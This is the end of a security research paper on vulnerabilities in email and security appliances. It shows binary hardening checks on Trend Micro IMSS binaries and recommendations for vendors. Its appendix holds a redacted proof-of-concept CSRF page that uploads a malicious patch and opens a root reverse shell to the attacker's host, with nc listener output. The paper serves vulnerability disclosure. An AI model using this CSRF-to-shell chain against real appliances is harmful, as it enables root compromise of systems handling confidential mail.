
[12] http://www.trapkit.de/tools/checksec.html



```
[root@ismsva ~]# ./checksec.sh --dir /opt/trend/imss/bin/
RELRO           STACK CANARY      NX          PIE             RPATH      RUNPATH      FILE
No RELRO        No canary found   NX enabled  No PIE          No RPATH   No RUNPATH   /opt/trend/imss/bin/aucmd
No RELRO        No canary found   NX enabled  No PIE          No RPATH   No RUNPATH   /opt/trend/imss/bin/cgiCmdNotify
No RELRO        No canary found   NX enabled  No PIE          No RPATH   No RUNPATH   /opt/trend/imss/bin/close_handle_sh
No RELRO        No canary found   NX enabled  No PIE          No RPATH   No RUNPATH   /opt/trend/imss/bin/db_maintain
No RELRO        No canary found   NX enabled  No PIE          No RPATH   No RUNPATH   /opt/trend/imss/bin/euqlimpexp
No RELRO        No canary found   NX enabled  No PIE          No RPATH   No RUNPATH   /opt/trend/imss/bin/euqop
No RELRO        No canary found   NX enabled  No PIE          No RPATH   No RUNPATH   /opt/trend/imss/bin/euqutil
No RELRO        No canary found   NX enabled  No PIE          No RPATH   No RUNPATH   /opt/trend/imss/bin/forceUpdate
No RELRO        No canary found   NX enabled  No PIE          No RPATH   No RUNPATH   /opt/trend/imss/bin/foxdns
No RELRO        No canary found   NX enabled  No PIE          No RPATH   No RUNPATH   /opt/trend/imss/bin/ibe_job_doer
No RELRO        No canary found   NX enabled  No PIE          No RPATH   No RUNPATH   /opt/trend/imss/bin/ibe_job_getter
No RELRO        No canary found   NX enabled  No PIE          No RPATH   No RUNPATH   /opt/trend/imss/bin/ibe_reg
No RELRO        No canary found   NX enabled  No PIE          No RPATH   No RUNPATH   /opt/trend/imss/bin/ibes
No RELRO        No canary found   NX enabled  No PIE          No RPATH   No RUNPATH   /opt/trend/imss/bin/imp_exp
No RELRO        No canary found   NX enabled  No PIE          No RPATH   No RUNPATH   /opt/trend/imss/bin/imssausched
No RELRO        No canary found   NX enabled  No PIE          No RPATH   No RUNPATH   /opt/trend/imss/bin/imsscmagent
No RELRO        No canary found   NX enabled  No PIE          No RPATH   No RUNPATH   /opt/trend/imss/bin/imssd
No RELRO        No canary found   NX enabled  No PIE          No RPATH   No RUNPATH   /opt/trend/imss/bin/imssmgr
No RELRO        No canary found   NX enabled  No PIE          No RPATH   No RUNPATH   /opt/trend/imss/bin/imssmgrmon
No RELRO        No canary found   NX enabled  No PIE          No RPATH   No RUNPATH   /opt/trend/imss/bin/imssps
No RELRO        No canary found   NX enabled  No PIE          No RPATH   No RUNPATH   /opt/trend/imss/bin/imsstasks
No RELRO        No canary found   NX enabled  No PIE          RPATH      No RUNPATH   /opt/trend/imss/bin/IpcCleaner
No RELRO        No canary found   NX enabled  No PIE          No RPATH   No RUNPATH   /opt/trend/imss/bin/is_euq_enable
No RELRO        No canary found   NX enabled  No PIE          No RPATH   No RUNPATH   /opt/trend/imss/bin/is_ipfilt_enable
No RELRO        No canary found   NX enabled  No PIE          No RPATH   No RUNPATH   /opt/trend/imss/bin/mdalog_parser
No RELRO        No canary found   NX enabled  No PIE          No RPATH   No RUNPATH   /opt/trend/imss/bin/msgaction
No RELRO        No canary found   NX enabled  No PIE          No RPATH   No RUNPATH   /opt/trend/imss/bin/passwd_util
No RELRO        No canary found   NX enabled  No PIE          No RPATH   No RUNPATH   /opt/trend/imss/bin/pemverify
No RELRO        No canary found   NX enabled  No PIE          No RPATH   No RUNPATH   /opt/trend/imss/bin/purge_by_dbsize
No RELRO        No canary found   NX enabled  No PIE          No RPATH   No RUNPATH   /opt/trend/imss/bin/purge_scanner_info
No RELRO        No canary found   NX enabled  No PIE          No RPATH   No RUNPATH   /opt/trend/imss/bin/rc4
No RELRO        No canary found   NX enabled  No PIE          No RPATH   No RUNPATH   /opt/trend/imss/bin/rt_mail_traffic
No RELRO        No canary found   NX enabled  No PIE          No RPATH   No RUNPATH   /opt/trend/imss/bin/rtstat
No RELRO        No canary found   NX enabled  No PIE          No RPATH   No RUNPATH   /opt/trend/imss/bin/testdb
No RELRO        No canary found   NX enabled  No PIE          No RPATH   No RUNPATH   /opt/trend/imss/bin/wrsagent
[root@ismsva ~]# █
```

Figure 19: An example showing poor compile options

Examining individual binaries it can be seen that insecure versions of functions were in use.



```
[root@ismsva ~]# fgrep strcpy /opt/trend/imss/bin/*
Binary file /opt/trend/imss/bin/euqlimpexp matches
Binary file /opt/trend/imss/bin/forceUpdate matches
Binary file /opt/trend/imss/bin/foxdns matches
Binary file /opt/trend/imss/bin/imssmgr matches
Binary file /opt/trend/imss/bin/imssps matches
Binary file /opt/trend/imss/bin/mdalog_parser matches
Binary file /opt/trend/imss/bin/passwd_util matches
[root@ismsva ~]# nm /opt/trend/imss/bin/passwd_util | grep strcpy
         U strcpy@@GLIBC_2.0
[root@ismsva ~]# nm /opt/trend/imss/bin/passwd_util | grep strcat
         U strcat@@GLIBC_2.0
[root@ismsva ~]# nm /opt/trend/imss/bin/passwd_util | grep scanf
         U sscanf@@GLIBC_2.0
```

Figure 20: An example of some basic checks for insecure functions in the binaries

Microsoft has list of “banned functions”[13] (insecure C functions) for the Windows platform, similarly these apply to other platforms.

[13] http://msdn.microsoft.com/en-us/library/bb288454.aspx

6 Conclusion

In this paper we have discussed various vulnerabilities NCC identified in popular Security Appliances in 2012, and have seen examples of how these vulnerabilities could be realistically exploited – which could result in an attacker gaining highly privileged access to systems which process confidential data.

Identifying these vulnerabilities and developing associated exploits was not difficult using common tools, vulnerability classes and exploitation techniques. Similar issues have been observed before by other researchers in other products, and almost all the techniques and tools used for the research were freely available and in the public domain for several years.

The most surprising finding was that various IT Security Vendors do not appear to follow Secure Development Lifecycles to minimize the likelihood of these common classes of issues appearing in their products. Also, based on our discussions, a small number of vendors seemed unable to understand the significance of some issues, or to produce fixes in a reasonable timeframe. There was a large disparity with some vendors fixing all issues within 3 months, and other vendors not addressing very similar issues after nearly a year.

From a product-benefit perspective; one of the clear advantages of deploying appliances rather than software products, is that the management of the underlying OS and third-party applications should be taken care of by the vendor so the customer does not have the burden of most of this patch-management work. However, if this maintenance is not happening because the vendor is not regularly patching packages on their Security Appliance this introduces risks that the appliance customer has very little control over.

If IT Security Vendors struggle to prevent these vulnerabilities from occurring in Security Appliances, or perform adequate periodic maintenance and testing, and investigate/fix issues when they are reported, this introduces considerable risk to their customers.

The evolution of solutions

Over time various security solutions have developed from software products, to appliances, to virtual appliances, to managed services and cloud-based services. When cloud-based and managed services are deployed, it is my experience that providers often use Virtual Security Appliance products to provide these services (occasionally wrapped with an additional management framework layer) but essentially these same Virtual Security Appliance products and their associated can be present in cloud-based services.

7 Recommendations for product vendors

This research shows that all software and hardware vendors no matter which sector they operate in need to consider security and the risk of potential vulnerabilities.

Retrospective identification and remediation of vulnerabilities in applications can be a time-consuming and costly exercise with research proving that it is far easier to build a secure application than to fix an insecure one.

The Security Development Lifecycle (SDL) is the industry-leading software security assurance process which was developed with the aim of producing more secure software which can withstand malicious attacks. The SDL requires security and privacy measures during each stage of a product's development and a final review before the software is released.

The SDL represents a balanced and sensible approach and introduces stringent security requirements for the use of technologies at the design and implementation phases of a project, ensuring that insecure or inappropriate methods cannot be used. It also provides an invaluable guide for software developers when establishing a minimum security development policy and offers a toolkit for implementing this standard, without disrupting the core business of producing quality software applications.

Two good examples of such Security Development Lifecycles include Microsoft's SDL[14] and the Software Security Framework[15] supported by BSIMM[16]. While the use of a Security or Secure Development Lifecycle incurs a higher upfront cost compared to not[17] it reduces the likelihood of a product entering into an all too common vulnerability lifecycle[18] after release.

At a high level; security should be considered throughout product development and the extended product lifecycle, for example:

- Requirements - Reviewing requirements to highlight those that have a security or privacy impact, and suggesting new security related requirements.
- Design and Architecture - Reviewing existing application designs, architectures and data flows to highlight security issues prior to development beginning, or before future changes. Additionally, defence-in-depth design or architecture suggestions can be confirmed.
- Technology selection - Providing security advice around development language and framework selection to reduce the burden of addressing in-depth common security issues during the development cycle.
- Development – Writing secure code and performing security focused code-reviews to identify vulnerabilities during development.
- Testing - performing end-to-end security testing and validation of the application or solution security.
- Sustainment - Where security issues are found post-release, provide processes and procedures to allow; escalation and investigation, patches to be developed, customers informed and updates deployed.

Other important components in software security include ensuring all staff involved in product development are adequately trained.

Application and Solution Penetration Testing

Experience shows that products which have regular third-party security testing improve over time. From a testing perspective it is important that Security Appliances (and other security products) undergo both Solution Penetration Testing and Application Security Testing to assess the resilience of security controls.

It is also important to simulate sophisticated attempts in breaching product security and identify ways that an attacker might gain unauthorised access. This is a different skill-set to normal product testing so it is important to seek external help in the form of highly skilled penetration testers who have

[14] http://www.microsoft.com/security/sdl/default.aspx
[15] http://www.informit.com/articles/article.aspx?p=1271382
[16] http://bsimm.com/
[17] http://recxltd.blogspot.co.uk/2012/01/cost-of-following-sdl.html
[18] http://recxltd.blogspot.co.uk/2011/12/breaking-inevitable-nichevertical.html

expertise in identifying new security vulnerabilities.

Specifically this paper shows that it is important to consider attacks from (or via) valid authenticated users and administrators, for example reflective attacks via the administrator's browser, and also to consider creative attacks which link together multiple vulnerabilities to form powerful attack vectors.

8 Appendix

Redacted PoC code to gain a shell via a CSRF file upload in the Trend Email Appliance (tested successfully on the latest version of Firefox[19])

```
<!DOCTYPE html>
<!--
File upload/restore via CSRF to abuse the patching function and get a reverse-
shell as root for the attacker

http://192.168.1.116/trend-csrf3.html

Victim appliance = https://192.168.1.114/

Attacker's system = 192.168.1.116

Resulting shell:

nc -lnvvp 25
listening on [any] 25 ...
connect to [192.168.1.116] from (UNKNOWN) [192.168.1.114] 59199
id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
-->

<html>
<head>
<meta charset=utf-8 />
</head>
<body>
<h1>A fake product help page</h1>
(or whatever)<br><br><br>
Stuff is happening to your product in the background. Did you notice?
<script>
function rawUpload(file, fileName) {
    var reader = new FileReader();
    reader.onload = function(e) {
       fileUpload(e.target.result, fileName)
    };
    reader.readAsBinaryString(file);
}

if (typeof XMLHttpRequest.prototype.sendAsBinary == 'undefined') {
       XMLHttpRequest.prototype.sendAsBinary = function(datastr) {
           function byteValue(x) {
               return x.charCodeAt(0) & 0xff;
           }
           var ords = Array.prototype.map.call(datastr, byteValue);
           var ui8a = new Uint8Array(ords);
           this.send(ui8a.buffer);
       }
}
```

[19] The latest version of Firefox tested was 19.0 at the time of writing

```
function doInit1() {
         xhr = new XMLHttpRequest();
         xhr.open("GET", uri0, true);
         xhr.withCredentials = "true";
         xhr.send();
         return true;
}

function fileUpload(fileData, fileName) {
         var fileSize = fileData.length,
           boundary = "---------------------------149708881718365925954142390210",
           xhr = new XMLHttpRequest();

         xhr.open("POST", uri1, true);
         xhr.setRequestHeader("Content-Type", "multipart/form-data, boundary=" +
boundary);
         xhr.withCredentials = "true";

         var body = "--" + boundary + "\r\n";
         body += 'Content-Disposition: form-data; name="patchFile"; filename="' +
fileName +'"\r\n';
         body += 'Content-Type: application/gzip\r\n\r\n';
         body += fileData + "\r\n";
         body += "--" + boundary + "--";

         xhr.sendAsBinary(body);
         return true;
}


function fileInstall(fileName) {
         var boundary = "---------------------------196836189012484995504634357855",
         xhr = new XMLHttpRequest();
         xhr.open("POST", uri2, true);
         xhr.setRequestHeader("Content-Type", "multipart/form-data, boundary=" +
boundary);
         xhr.withCredentials = "true";

         var body = "--" + boundary + "\r\n";
         body += 'Content-Disposition: form-data; name="view_eula"\r\n\r\n';
         body += "Update\r\n";
         var body = "--" + boundary + "\r\n";
         body += 'Content-Disposition: form-data; name="selectedHost"\r\n\r\n';
         body += "1\r\n";
         body += "--" + boundary + "--";
         xhr.sendAsBinary(body);
         return true;
}

function doShell() {
         xhr = new XMLHttpRequest();
         xhr.open("GET", uri3, true);
         xhr.withCredentials = "true";
         xhr.send();
         return true;
}


// hexdump -v -e '"\\""x" 1/1 "%02x" ""' mypatch.tar.gz

var myfile = "mypatch.tar.gz", uri0 =
"https://192.168.1.114:8445/XXXRedactedXXX.imss", uri1 =
"https://192.168.1.114:8445/XXXRedactedXXX.imss", uri2 =
"https://192.168.1.114:8445/XXXRedactedXXX.imss", uri3 =
"https://192.168.1.114:8445/XXXRedactedXXX.imss", c =
"\x1f\x8b\x08\x00\x1d\xd6\xf1\x50\x00\x03\xed\xd6\x5b\x6b\xdb\x30\x14\x00\x60\x3f\
xeb\x57\x9c\x51\xe8\xb6\x17\x5b\x52\xec\x64\x83\x79\xd0\x6e\x63\x04\x76\x83\xa4\

XXXRedactedXXX

\xf4\x70\x09\xb6\xd5\xa1\xc5\xf2\x1a\xcd\x73\x0f\x3b\x55\xfd\xac\xad\x75\xf0\xe2\x
b1\xfa\x25\x7b\x8f\xbe\x72\xba\x0f\xda\x9a\xf2\x5f\xce\x0e\x60\x0d\x84\x06\x41\xc5
\x33\xa7\x56\x31\xec\x69\x67\xdb\xb1\xc7\x32\xd6\xb0\xaf\xae\x46\x57\xbe\x6b\xe2\x
6c\xd8\x66\xfa\x05\xad\x4d\x40\xe7\x86\x69\xa0\x2d\xee\x43\x79\x15\xfb\x5a\x7f\xde
\x6c\xc0\xa3\xbb\xd7\x15\xfa\x38\xd5\x0e\xed\x10\xca\x05\xe7\xec\x66\xfd\xb4\x41\x
79\x92\x5d\x44\x08\x21\x84\x10\x42\x08\x21\x84\x10\x42\x08\x21\x84\x10\x42\x08\x21
\x67\xf7\x00\x5d\xd1\x9d\x10\x00\x28\x00\x00";

doInit1();
setTimeout("fileUpload(c, myfile)", 1000);
setTimeout("fileInstall(myfile)", 5000);
setTimeout("doShell();alert('Yep, you got owned')", 6000);
</script>
</body>
</html>
```

Figure 21: Spoofed file-upload via CSRF, to abuse the patch function and provide an external attacker with a reverse shell